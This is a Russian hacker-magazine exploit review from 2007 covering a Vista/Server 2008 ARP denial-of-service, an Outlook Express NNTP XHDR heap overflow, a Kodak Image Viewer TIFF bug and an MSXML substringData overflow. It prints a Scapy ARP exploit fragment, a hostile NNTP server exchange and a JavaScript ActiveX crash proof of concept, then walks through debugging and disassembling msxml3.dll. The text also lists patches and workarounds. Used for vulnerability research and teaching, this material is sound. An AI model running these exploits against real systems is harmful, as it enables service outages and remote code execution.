exploits review
11h выпуск

крис касперски ака мыщъх, a.k.a. nezumi, a.k.a elraton, a.k.a. souriz, no-email

висла захватывает рынок ударными темпами, а тут еще Server 2008 RC0 обозначился, позиционируемый как самая безопасная ось из всех существующих, что плохо согласуется с действительностью и количество ошибок, обнаруживаемых как в самой системе, так и входящих в ее состав прикладных компонентах, неуклонно растет, причем практически все ошибки — критические, то есть допускающие возможность удаленного захвата управления.

Висла/Server 2008 – ARP атака на отказ в обслуживании

brief: в начале апреля 2007 года сотрудники исследовательского центра корпорации Symantec в составе Dr. James Hoagland, Matt Conover, Tim Newsham и Ollie Whitehouse протестировали ранние беты Вислы на предмет анализа нового сетевого стека (который, как известно, был переписан с нуля) и подготовили развернутый 116-страничный отчет "**Windows Vista Network Attack Surface Analysis**" (см. http://www.symantec.com/avcenter/reference/Vista_Network_Attack_Surface_RTM.pdf), описывающий огромное количество ошибок, часть из которых была исправлена Microsoft'ом, а часть благополучно перекочевала в финальную версию Вислы и… Server 2008 Release Candidate, выпущенный в октябре 2007 года. В частности, если отправить жертве специальный ARP-пакет, насильно прописав в поле отправителя адрес получателя — система рухнет и будет лежать до тех пор, пока администратор не перезагрузит тачку или не перенастроит ARP-таблицы вручную. При этом, хакер должен находится внутри локальной сети или… в пределах досягаемости беспроводных устройств, что очень полезно для атак на WI-FI-кафе и прочие заведения. Более подробную информацию об этом можно получить на www.securityfocus.com/bid/23266/;

targets: **Microsoft Windows Vista December CTP, Ultimate, Home Premium/Basic, Enterprise, Business, beta 0/ beta 1/ beta 2, Server 2008 Enterprise/ Datacenter Edition RC0;**

exploit: боевая версия exploit'a, написанная на Питоне, заточенная хакером по кличке Kristian Hermansen (при содействии товарищей Newsham'a и Hoagland'a), лежит на downloads.securityfocus.com/vulnerabilities/exploits/Microsoft_Vista_ARP_DoS_exp.py, но, прежде, чем она зафурычит, придется изрядно потрудится. Во-первых, необходимо скачать библиотеку **Scapy**, предназначенную для "хакерских" манипуляций с пакетами (она бесплатна и доступна по адресу: http://www.secdev.org/projects/scapy/), во-вторых (и это самое главное!!!) под XP она работать все равно не будет, поскольку XP (с установленной заплаткой безопасности MS05-019) _вообще_ не поддерживает сырых сокетов (RAW SOCKETS), через которые и работает Scapy. А вот горячо любимая мыщъх'ем W2K поддерживает сырые сокеты в полном объеме, равно как xBSD, Linux, Mac OS X и другие "правильные" системы, включая Server 2003 с отключенным брандмауэром ("net stop alg"). Причем во всех этих случаях мы должны обладать правами root'a/администратора. Как вариант, можно установить бесплатную библиотеку WinPCAP (http://www.winpcap.org/), возвращающаяся XP должную функциональность, но она имеет свой интерфейс (для согласования с которым придется дорабатывать Scapy), и к тому же, на пакеты, переданные через PPP-соединения все равно наложены суровые ограничения. Так что XP идет лесом, уступая место W2K/Linux/xBSD. Ниже для наглядности приводится ключевой фрагмент exploit'a, с мыщъхиными комментариями, а пока рекомендуется почитать следующие материалы по Scapy: pacsec.jp/psj05/psj05-biondi-en.pdf, www.secdev.org/conf/scapy_lsm2003.pdf и http://www.secdev.org/projects/scapy/files/scapydoc.pdf.

```
# формируем ARP-ping пакет
arping = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=a.pdst)

        # посылаем ARP-ping для получения MAC-адреса жертвы
        ans,unans = srp(arping,timeout=0.1)
```

```
# если получили ответ, приступаем к боевым действиям
if len(ans) == 1:

# кладем в поле адрес отправителя адрес получателя
a.psrc=a.pdst

# Хиросима наносит ответный удар по Манхеттену
print a.pdst, "is ALIVE!"
print "* Time to shut it down!"

# посылаем пакет на уровень 3, соответствующий ARP-протоколу
send(a)

# пингуем жертву, чтобы выяснить жива ли она там?!
ans2,unans2 = srp(arping,timeout=0.1)
```

Листинг 1 ключевой фрагмент боевого exploit'a с мыщъх'иными комментариями

solution: да ну ее на хрен эту Вислу и Server 2008 вместе с ней. Короче, в переводе с албанского заплаток пока нет и когда они появятся — неизвестно.



Рисунок 1 боевой exploit в редакторе FAR'a с Colorer'ом

MS Outlook Express/Mail – удаленное переполнение кучи

brief: хотя сабжевые продукты соотносятся с операционной системой как мыщъх с панталонами, они входят в состав Windows и туева хуча юезеров пользует их, в упор не признавая The Bat'a. И вот 9 октября 2007 года **Greg MacManus** из исследовательской лаборатории **VeriSign iDefense Labs** обнаружил, что практически все версии Outlook'a и Windows Mail'a некорректно обрабатывают команду **XHDR** протокола NNTP (News Network Transfer Protocol), подробно описанную в RFC-2980: "Common NNTP Extensions" (http://www.ietf.org/rfc/rfc2980.txt), в результате чего происходит переполнение кучи с возможностью передачи управления на shell-код (правда, для этого потребуется обойти кучу анти-хакерских защит встроенных в Вислу, но эта тема отдельного разговора, которому планируется выделить целую врезку в журнале).

Протокол NNTP используется для чтения новостей (а'ля ФИДО), то есть практически никак не используется, поскольку с появлением web-форумов NNTP-серверы ушли в подполье, оставшись уделом энтузиастов, однако, почтовые клиенты все еще продолжают поддерживать их, а браузеры воспринимают префикс "news://" как команду вызова встроенного/внешнего NNTP-клиента, которым у IE по умолчанию является Outlook Express, то есть пользователь может быть атакован через URL, переданный, например, с помощью электронной почты. За подробностями обращайтесь к: https://strikecenter.bpointsys.com/articles/2007/10/10/october-2007-microsoft-tuesday, http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=607 а также http://www.securityfocus.com/bid/25908/;

targets: уязвимость затрагивает **Microsoft Windows Mail 0** (входящий в состав **Microsoft Windows Vista/Vista x64 Edition**), а так же **Microsoft Outlook Express 5.5 SP2/6.0/6.0 SP1** (входящий в состав **W2K** и **XP**), так что угроза очень серьезна!

exploit: команда XHDR передает клиенту заданное количество заголовков статей, однако по умолчанию Outlook Express/Windows Mail используют альтернативную команду XOVER, реализованную без ошибок. Ситуация кажется безнадежной (команду выбирает клиент, а не сервер!), но стоит покурить хорошей травы, как решение придет само собой. Если NNTP-сервер в ответ на XOVER возвратит сообщение об ошибке (мол, не знаю такой команды и знать не хочу), то NNTP-клиент задействует "резервную" команду XHDR, которая не была протестирована должным образом и содержит очень древний, но могучий баг. Таким образом, для атаки нам потребуется: во-первых, подсунуть жертве URL вида news://news.nezumi.org.ru/alt.news.hacker, а во-вторых, установить по адресу news.nezumi.org.ru свой собственный мини-NNTP-сервер, навязывающий клиенту команду XHDR и вместе с фиктивными заголовками статей передающий shell-код, захватывающий управление. Протокол обмена между клиентом и сервером приведен ниже (мои комментарии отмечены символом "#", сами комментарии в протокол обмена, естественно, не входят):

```
[ клиент устанавливает соединение]
Server: 200 NNTP Service 5.00.0984 Version: 5.0.2195.6702 Posting Allowed

# клиент переходит в режим чтения новостей, сервер говорит OK
Client: MODE READER
Server: 200 NNTP Service 5.00.0984 Version: 5.0.2195.6702 Posting Allowed

# клиент выбирает группу новостей для чтения
Client: GROUP alt.news.hack

# сервер говорит, что имеются статьи с номерами от 1003 до 1265
Server: 211 1 1003 1265 alt.news.breakingpoint

# клиент пытается получить заголовки всех статей командой XOVER
Client: XOVER 1003-1265

# сервер говорит, хрен тебе в рыло сраный урод,
# не знаю я такой команды
Server: 500 Error

# клиент пытается использовать
# "резервную" команду XHDR с тем же синтаксисом
Client: XHDR subject 1003-1265
Server: [ начинает возвращать заголовки статей ]

[ у клиента срывает крышу и происходит крэш ]
```

Листинг 2 протокол обмена клиента с NTTP-сервером

solution: Microsoft уже выпустила заплатку MS07-056 для всех систем, так что легче всего просто взять и обновится, однако, если не использовать IE, то на эту проблему можно просто забить, или залезть в настройки IE и запретить использование Outlook Express в качестве клиента для чтения новостей по умолчанию.



Рисунок 2 крэш Outlook Express'a в WinDbg

Kodak Image Viewer — удаленное исполнение кода

brief: сабжевый продукт входит в состав W2K и переходит в XP при обновлении системы, в свою очередь, при обновлении XP до Вислы она получает в наследство **Kodak Image Viewer** со всеми багами, которые там только есть, а отдуваться приходится Microsoft'у. Забавно, не правда ли? Но ближе к телу, тьфу, то есть к делу. 9 октября 2007 года хакер по имени Cu Fang обнаружил ошибку в парсере TIFF-файлов для просмотра которых Kodak Image Viewer, собственно говоря и предназначен. Не вдаваясь в анатомические подробности строения TIFF-файлов отметим, что в TIFF-заголовке хранится смещение структуры **Image File Directory** (или, сокращенно, IFD), которая содержит связанный список со ссылками на изображения и может располагаться в любом месте TIFF-файла. IFD состоит из нескольких структур, из которых мы рассмотрим всего лишь одну: **BitsPerSample**, включающую в себя 32-битный указатель на данные, корректность которого _не_ проверяется и потому он может указывать на любую область памяти, в том числе и не относящуюся к файлу. Как минимум это приводит к краху приложения, а как максимум — к передаче управления на shell-код со всеми вытекающими отсюда последствиями.

targets: W2K; W2K обновленная до XP; W2K обновленная до XP, обновленной до Вислы;

exploit: в дикой природе живых exploit'ов пока не встречалось, но их легко изготовить самостоятельно из "честного" TIFF-файла, пропатчив его hex-редактором, следующая рисунку, приведенному ниже (см. рис. 3).

solution: снести сабжевый продукт к едреням и использован IrfanView;



Рисунок 3 TIFF-файл, вызывающий крэш приложения

full disclose
MS XML Core Services – удаленное переполнение кучи

brief: Microsoft очень сильно любит **XML**, настолько сильно, что пихает его всюду куда взможно, вот только XML-движок (**XML Core Services,** он же MSXML) до ума довести все никак не успевает, что ставит Вислу в очень неприятное положение, подвергая ее угрозе переполнения кучи с потенциальной возможностью передачи управления на shell-код, захватывающий управление с привилегиями пользователя, запустившего IE или Office. Но не будем забегать вперед. 14 августа 2007 года кодокопатель, пожелавший остаться анонимным, связался с компаниями VeriSign iDefence VCP и Zero Day Initiative, сообщив им, что в методе **substringData(),** реализованном в ActiveX-компоненте **Microsoft.XMLDOM** отсутствует контроль входных параметров, приводящий к ошибке целочисленного переполнения. Компании уведомили об этом Microsoft, которая в спешном порядке выпустила пару заплаток, но… финальные версии Вислы уже поступили в продажу… незалатанными, не говоря уже об новом Office и программных продуктов сторонних разработчиков, использующих XML Core Services. Все это открывает огромный простор для атак, а потому остановимся на

данной ошибке поподробнее и покажем как ее можно использовать в хакерских целях, предварительно прогоняв уязвимый ActiveX-модуль под отладчиком и дизассемблером. Собственно говоря, раздел "full disclose" как раз и посвящен методам исследования уязвимого кода, но иметь секс с отладчиком мы будем чуть позже, а пока же изучим следующие ссылки на предмет получения дополнительной информации об инциденте: securityfocus.com/archive/1/476602 и https://studio.tellme.com/dom/ref/methods/substringdata.html

targets: дыра подтверждена в ActiveX-компоненте Microsoft.XMLDOM входящим в состав **Microsoft Windows Vista 0/Business/Enterprise/Home Basic/Home Premium/Ultimate/x64 Edition**, а так же более ранних систем: **W2K, XP, Server 2003**, etc. Компонент Microsoft.XMLDOM используется IE 6.x/7.x, Microsoft Office 2003/SP1/SP2/2007, а так же программным обеспечением сторонних производителей, благодаря чему жертва может быть атакована через URL, Word/Excel/PowerPoint-документ и множеством других способов;

exploit: 16 августа в сети появился исходный текст демонстрационного exploit'a, написанного хакером по имени **Alla Bezroutchko** из бельгийской компании **Scanit** (http://www.scanit.be). Боевой shell-код на его борту отсутствует и результатом атаки становится аварийное завершение приложения:

```
<SCRIPT>
          var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
          xmlDoc.loadXML("<dummy></dummy>");
          var txt = xmlDoc.createTextNode("huh");
          var out = txt.substringData(1,0x7fffffff);
</SCRIPT>
```

Листинг 3 демонстрационный exploit, атакующий Microsoft.XMLDOM

solution: установить заплатки MS07-042/MS07-043 или же отказаться от использования IE и Office, однако, залататься все же лучше, поскольку существует заранее неизвестное количество программных продуктов сторонних разработчиков, использующих Microsoft.XMLDOM, что весьма чревато;



Рисунок 4 взлет и падение Internet Explorer'a

full disclose:

В качестве подопытной лабораторной крысы будет выступать **Microsoft Windows Server 2003 ENG** в конфигурации по умолчанию. Итак, раскурив хороший косяк (для расширения сознания), помещаем HTML-код exploit'a в файл и открываем его с помощью IE. Осел думает некоторое время и когда наше терпение уже начинает иссякать внезапно исчезает с экрана, закрывая _все_ свои окна, а при следующем перезапуске предлагает отослать рапорт в Microsoft. Но мы же не стукачи какие-нибудь! Мы и сами разберемся что к чему. Загружаем свой любимый Soft-Ice и повторяем открытие HTML-файла еще раз (в принципе, выбор отладчика не критичен и с ничуть не меньшим успехом можно использовать OllyDebugger, у которого совсем недавно вышла долгожданная вторая версия, пока еще альфа).

Soft-Ice лихо отлавливает экспекпшен (см. рис. 4), спотыкаясь на инструкции **REPZ MOVSW**, расположенной по адресу 72E5D56Fh (**внимание!** *в другой версии IE этот адрес будет иным!*) очевидно копирующий строку за пределы буфера и вызывающий исключение STATUS_ACCESS_VIOLATION. Как мы сюда попали?! И куда нам теперь идти?! Курить надо! Ходить мы потом будем! Когда покурим. Но сперва изучим исходный код exploit'a. Что мы видим? Методу substringData() в качестве количестве извлекаемых из строки символов передается число 7FFFFFFFh, очевидно, и вызывающее переполнение, ибо оно превышает объем динамической памяти, выделенной процессу!

Сразу же по ходу дела возникает вопрос. Нет, грибы мы потом есть будем. Сперва необходимо найти куда Microsoft заныкала свою библиотеку Microsoft.XMLDOM. Запускаем "Редактор Реестра", нажимаем <CTRL-F> (Find) и вводим "Microsoft.XMLDOM", после чего жмем "Find" и через несколько минут обнаруживаем ее в разделе InProcServer32 под именем %SystemRoot%\System32\msxml3.dll (см. рис. 5).



Рисунок 5 поиск динамической библиотеки по названию ActiveX-компонента с помощью Редактора Реестра

Хорошая идея – загрузить msxml3.dll в дизассемблер, например, в IDA Pro, которая тут же предлагает нам скачать с сервера Microsoft файл с отладочными символами (см. рис. 6), чтобы было удобнее дизассемблировать (многие символы не экспортируются и остается только гадать что это за функция такая и на хрена вообще она). Короче, IDA говорим нам: "*Opening the browser... URL: http://msdl.microsoft.com/download/symbols/msxml3.pdb/3E800B232/msxml3.pd_ Please wait for the download to finish, unpack the file with expand.exe to the input file directory, then click ok*", что в переводе с буржуйского означает "Откройте Горящего Лиса или Оперу и введите следующий URL {url поскипан, чтобы не повторяться}. Дождитесь завершения скачки, после

чего распакуйте файл штатной утилитой expand.exe и положите его в один файл с дизассемблируемой DLL, после чего нажмите <OK>".



Рисунок 6 IDA Pro предлагает загрузить файл отладочных символов

OK, мы поимели msxml3.pd_ и что же мы будем с ним делать?! А вот что! Возвращаемся в командную строку и говорим (см. листинг 4):

```
$expand msxml3.pd_ msxml3.pdb
Программа распаковки файлов Microsoft (R),  версия 5.00.2134.1
(C) Корпорация Microsoft, 1990-1999.  Все права защищены.

Распаковка msxml3.pd_ в msxml3.pdb.
msxml3.pd_: 791399 байт распаковано в 3138560 байт, увеличение на 296%.
```

Листинг 4 распаковка файла с отладочными символами

Сразу же после распаковки нажимаем <OK> и видим как IDA Pro выводит перечень загружаемых символов. А выводит она их долго… так долго, что возникает соблазн взять семян дурмана и пожевать пару-тройку штук, чтобы не расслабляться и держать крышу в тонусе (правда, после этого у многих возникает уверенность, что они могут летать, поэтому дверь на балкон лучше держать закрытой). Но это мы отвлеклись.

Короче, нашли мы приключений себе на задницу. И как теперь предполагается искать "substringData" в дизассемблерном листинге?! Обычно это делается по <Shift-F4> (List of names), но только не в этот раз, поскольку кроме метода нам еще необходимо указать класс, к которому он принадлежит, а вот класса мы как раз и не знаем. Но ведь не зря же мы жевали дурман, который уже реально торкает и решение приходит само собой. File → Produce output file → Produce MAP file и… вот теперь в сгенерированном map-файле можно искать "substringData" тривиальным контекстным поиском через FAR или любой другой редактор по вкусу (см. листинг 5):

```
0001:00066428         loc_72EB7428
0001:00066440         W3CDOMWrapper::substringData(long,long,ushort * *)
0001:0006646A         loc_72EB746A
```

Листинг 5 поиск функции substringData в map-файле

